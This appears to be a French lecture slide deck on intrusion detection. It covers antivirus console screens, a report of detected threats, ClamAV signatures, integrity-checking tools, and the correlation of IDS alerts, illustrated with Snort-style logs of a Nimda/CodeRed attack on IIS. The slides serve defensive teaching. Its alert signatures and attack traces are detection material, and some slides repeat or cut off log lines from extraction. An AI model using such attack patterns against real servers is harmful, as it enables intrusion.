[REDACTED]	[REDACTED]	11.0.5002.333	21/12/11 10:32	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	20/12/11 17:47	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	21/12/11 10:24	Non	
[REDACTED]	[REDACTED]	44.0.5002.333	20/12/11 16:27	Non	

# Console Antivirus (3)

Symantec™ Endpoint Protection Manager

Actualiser | A propos de | Aide | Déconnexion

**Afficher les politiques**

- Antivirus et antispyware
- Pare-feu
- Prévention d'intrusion
- Contrôle des applications et des I
- LiveUpdate
- Exceptions centralisées
- Composants de politique ▾

**Tâches**

- Ajouter une politique antivirus et :
- Importer une politique antivirus et
- Rechercher des applications

**Politiques antivirus et antispyware**

Nom	Description	Compte de l'utilisateur
Politique antivirus et antispyware	Politique recommandée pour la plupart des environnements, offrant ...	0
Politique antivirus et antispyware - Haut...	Politique haute sécurité, pouvant affecter les performances d'autres...	0
Politique antivirus et antispyware - Haut...	Politique offrant de meilleures performances mais une sécurité inféri...	0
Politique antivirus et antispyware Test s...	Politique Test	0
V1 - Politique antivirus et antispyware p...	Politique par défaut pour les serveurs	10
Sans scan planifiés - Politique antivirus ...	Politique sans scan	0
V2 - Politique antivirus et antispyware	Politique par défaut pour les clients standards	11
V2 - Serveurs Citrix - politique antivirus ...	Politique pour serveurs Citrix	1
V2 - Politique antivirus et antispyware - ...	idem politique livrée pour clients standards mais avec analyse planifi...	4
Test BM Exclusion	Test Exclusion	0

Les modifications récentes sont répertoriées ci-dessous :

Description	Heure	Administrateur
-------------	-------	----------------

# Console Antivirus (3)

http://localhost:8014/- Reporting - Nouveaux risques détectés dans le réseau - Windows Internet Explorer

Symantec Endpoint Protection

Nouveaux risques détectés dans le réseau

20 Septembre 2011 11:00 PM à 21 Décembre 2011 11:59 PM

Imprimer Enregistrer Fermer

15 entrées

Nom du risque Catégorie / Type Découvert	Première occurrence DéTECTé par	Domaine Serveur Groupe	Ordinateur Utilisateur
▶ Infostealer 1 / Viral (Fichier) 08/12/1997	15/12/2011 08:07:15 Analyse Auto-Protect	Par défaut Ma société\PC Standard	[REDACTED]
▶ Backdoor.Cycbot 1 / Viral (Fichier) 30/10/2010	15/12/2011 08:07:06 Analyse Auto-Protect	Par défaut Ma société\PC Standard	[REDACTED]
▶ Trojan.Malscript 1 / Viral (Fichier) 27/10/2010	14/12/2011 11:23:31 Analyse Auto-Protect	Par défaut Ma société\PC Standard	[REDACTED]
▶ Spyware.Netobserve Non spécifié / Logiciel espion (Fichier) Inconnue	06/12/2011 09:54:33 Analyse planifiée	Par défaut Ma société\PC Standard	[REDACTED]
▶ Trojan.Gen.2 1 / Viral (Fichier) 20/08/2010	28/11/2011 09:03:30 Analyse Auto-Protect	Par défaut Ma société\PC Standard	[REDACTED]
▶ Cain.Abel Non spécifié / Risque de sécurité (Fichier) Inconnue	23/11/2011 10:59:38 Analyse Auto-Protect	Par défaut Ma société\ajout fonctionnalités	[REDACTED]
▶ Adware.InetAntiSpy Non spécifié / Logiciel de publicité (Fichier) Inconnue	17/11/2011 11:36:03 Analyse Auto-Protect	Par défaut Ma société\PC Standard	[REDACTED]
▶ Bloodhound.Olexe 1 / Viral (Fichier) 20/12/2010	17/11/2011 09:31:38 Analyse Auto-Protect	Par défaut Ma société\PC Standard	[REDACTED]

# Signatures ClamAV


- Schématiquement
  - une empreinte (MD5, ...)
  - d'un (morceau) du fichier
  - (ou de ses méta-données : icône, etc.)

<http://www.clamav.net/doc/latest/signatures.pdf>

# Outils complémentaires

- Analyse d'un flux réseau
  - Wireshark
- Contrôle de l'intégrité d'un système de fichiers
  - Outils disponibles
    - md5sum, sha1sum, *sha3sum* (2012+)
    - Samhain, AIDE
  - Problématiques de la famille « Tripwire »
    - Protection des empreintes de référence
      - Stockage externe ou hors ligne
      - Signature
    - Mise en oeuvre sur systèmes de fichiers réels
      - Fichiers spéciaux (/dev, etc.)
      - Traces
      - Binaires et mises à jour

# Analyse multi-événements



# Granularité trop fine

Exemple : alertes générées par Dragon



[\*\*] [1:1256:2] WEB-IIS CodeRed v2 root.exe access [\*\*]

07/20-13:59:32.291193 64.165.187.170:4515 -> 193.54.194.111:80

[\*\*] [1:1002:2] WEB-IIS cmd.exe access [\*\*]

07/20-13:59:33.969027 64.165.187.170:4582 -> 193.54.194.111:80

[\*\*] [1:1:1] WEB-IIS cmd.exe access [\*\*]

07/20-13:59:34.434017 64.165.187.170:4587 -> 193.54.194.111:80

[\*\*] [1:1:1] WEB-IIS cmd.exe access [\*\*]

07/20-13:59:33.969027 64.165.187.170:4582 -> 193.54.194.111:80

[\*\*] [1:1288:2] WEB-FRONTPAGE / \_vti\_bin/ access [\*\*]

07/20-13:59:34.434017 64.165.187.170:4587 -> 193.54.194.111:80

[\*\*] [1:1002:2] WEB-IIS cmd.exe access [\*\*]

07/20-13:59:34.817953 64.165.187.170:4593 -> 193.54.194.111:80

[\*\*] [1:1002:2] WEB-IIS cmd.exe access [\*\*]

07/20-13:59:35.219711 64.165.187.170:4601 -> 193.54.194.111:80

[\*\*] [1:1002:2] WEB-IIS cmd.exe access [\*\*]

07/20-13:59:35.607048 64.165.187.170:4603 -> 193.54.194.111:80

[\*\*] [1:1:1] WEB-IIS cmd.exe access [\*\*]

07/20-13:59:36.000000 64.165.187.170:4604 -> 193.54.194.111:80

[\*\*] [1:1:1] WEB-IIS cmd.exe access [\*\*]

# Granularité trop fine

Exemple : alertes générées par Dragon



```
[**] [1:1256:2] WEB-IIS CodeRed v2 root.exe access [**]  
07/20-13:59:32.291193 64.165.187.170:4515 -> 193.54.194.111:80  
[**] [1:1002:2] WEB-IIS cmd.exe access [**]  
07/20-13:59:32.059882 64.165.187.170:4533 -> 193.54.194.111:80  
[**] [1:1002:2] WEB-IIS cmd.exe access [**]  
07/20-13:59:32.578217 64.165.187.170:4561 -> 193.54.194.111:80
```

Attaque Nimda de 64.165.187.170  
vers 193.54.194.111

```
[**] [1:1002:  
07/20-13:59:  
[**] [1:1288:  
07/20-13:59:  
[**] [1:1002:  
07/20-13:59:34.817953 64.165.187.170:4593 -> 193.54.194.111:80  
[**] [1:1002:2] WEB-IIS cmd.exe access [**]  
07/20-13:59:35.219711 64.165.187.170:4601 -> 193.54.194.111:80  
[**] [1:1002:2] WEB-IIS cmd.exe access [**]  
07/20-13:59:35.607048 64.165.187.170:4603 -> 193.54.194.111:80  
[**] [1:1002:2] WEB-IIS cmd.exe access [**]  
07/20-13:59:35.607048 64.165.187.170:4603 -> 193.54.194.111:80
```



# Sémantique trop pauvre

Exemple : alertes générées par Dragon

[\*\*] [1:1056:2] WEB-IIS CodeRed v2 root.exe access [\*\*]  
07/20-13:59:32.291193 64.165.187.170:4515 -> 193.54.194.111:80  
[\*\*] [1:1002:2] WEB-IIS cmd.exe access [\*\*]  
07/20-13:59:33.059882 64.165.187.170:4533 -> 193.54.194.111:80  
[\*\*] [1:1002:21 WEB-IIS cmd.exe access [\*\*]  
07/20-13:59


Attaque *Nimda* de 64.165.187.170  
vers 193.54.194.111,  
193.54.194.111 non-vulnérable

[\*\*] [1:1002:2] WEB-IIS cmd.exe access [\*\*]  
07/20-13:59:35.210711 64.165.187.170:4601 -> 193.54.194.111:80  
[\*\*] [1:1002:2] WEB-IIS cmd.exe access [\*\*]  
07/20-13:59:35.607048 64.165.187.170:4603 -> 193.54.194.111:80  
[\*\*] [1:1002:2] WEB-IIS cmd.exe access [\*\*]  
07/20-13:59:35.607048 64.165.187.170:4603 -> 193.54.194.111:80

# Corrélation d'alertes


- Développement des méthodes utilisables pour la corrélation
- Prise en compte d'information de cartographie
- Intégration de notions de groupement puis de fusion dans des outils existants ?

# Les étapes du diagnostic




[Cuppens et al., 2002]

# Scénario non-linéaire (exemple)



# Exemple de corrélation



# Génération d'hypothèse




- ▶ On cherche une attaque appropriée



- ▶ Création d'une alerte en tant qu'instance de cette attaque



- ▶ Initialisation des champs de l'alerte grâce aux règles de corrélation



- ▶ Tentative de corrélation des deux dernières alertes



# Résultat de la génération d'hypothèses

